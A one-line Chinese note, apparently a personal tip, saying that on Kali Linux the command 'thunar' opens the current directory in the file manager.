Kali 命令：kali 弹出当前目录的文件夹：thunar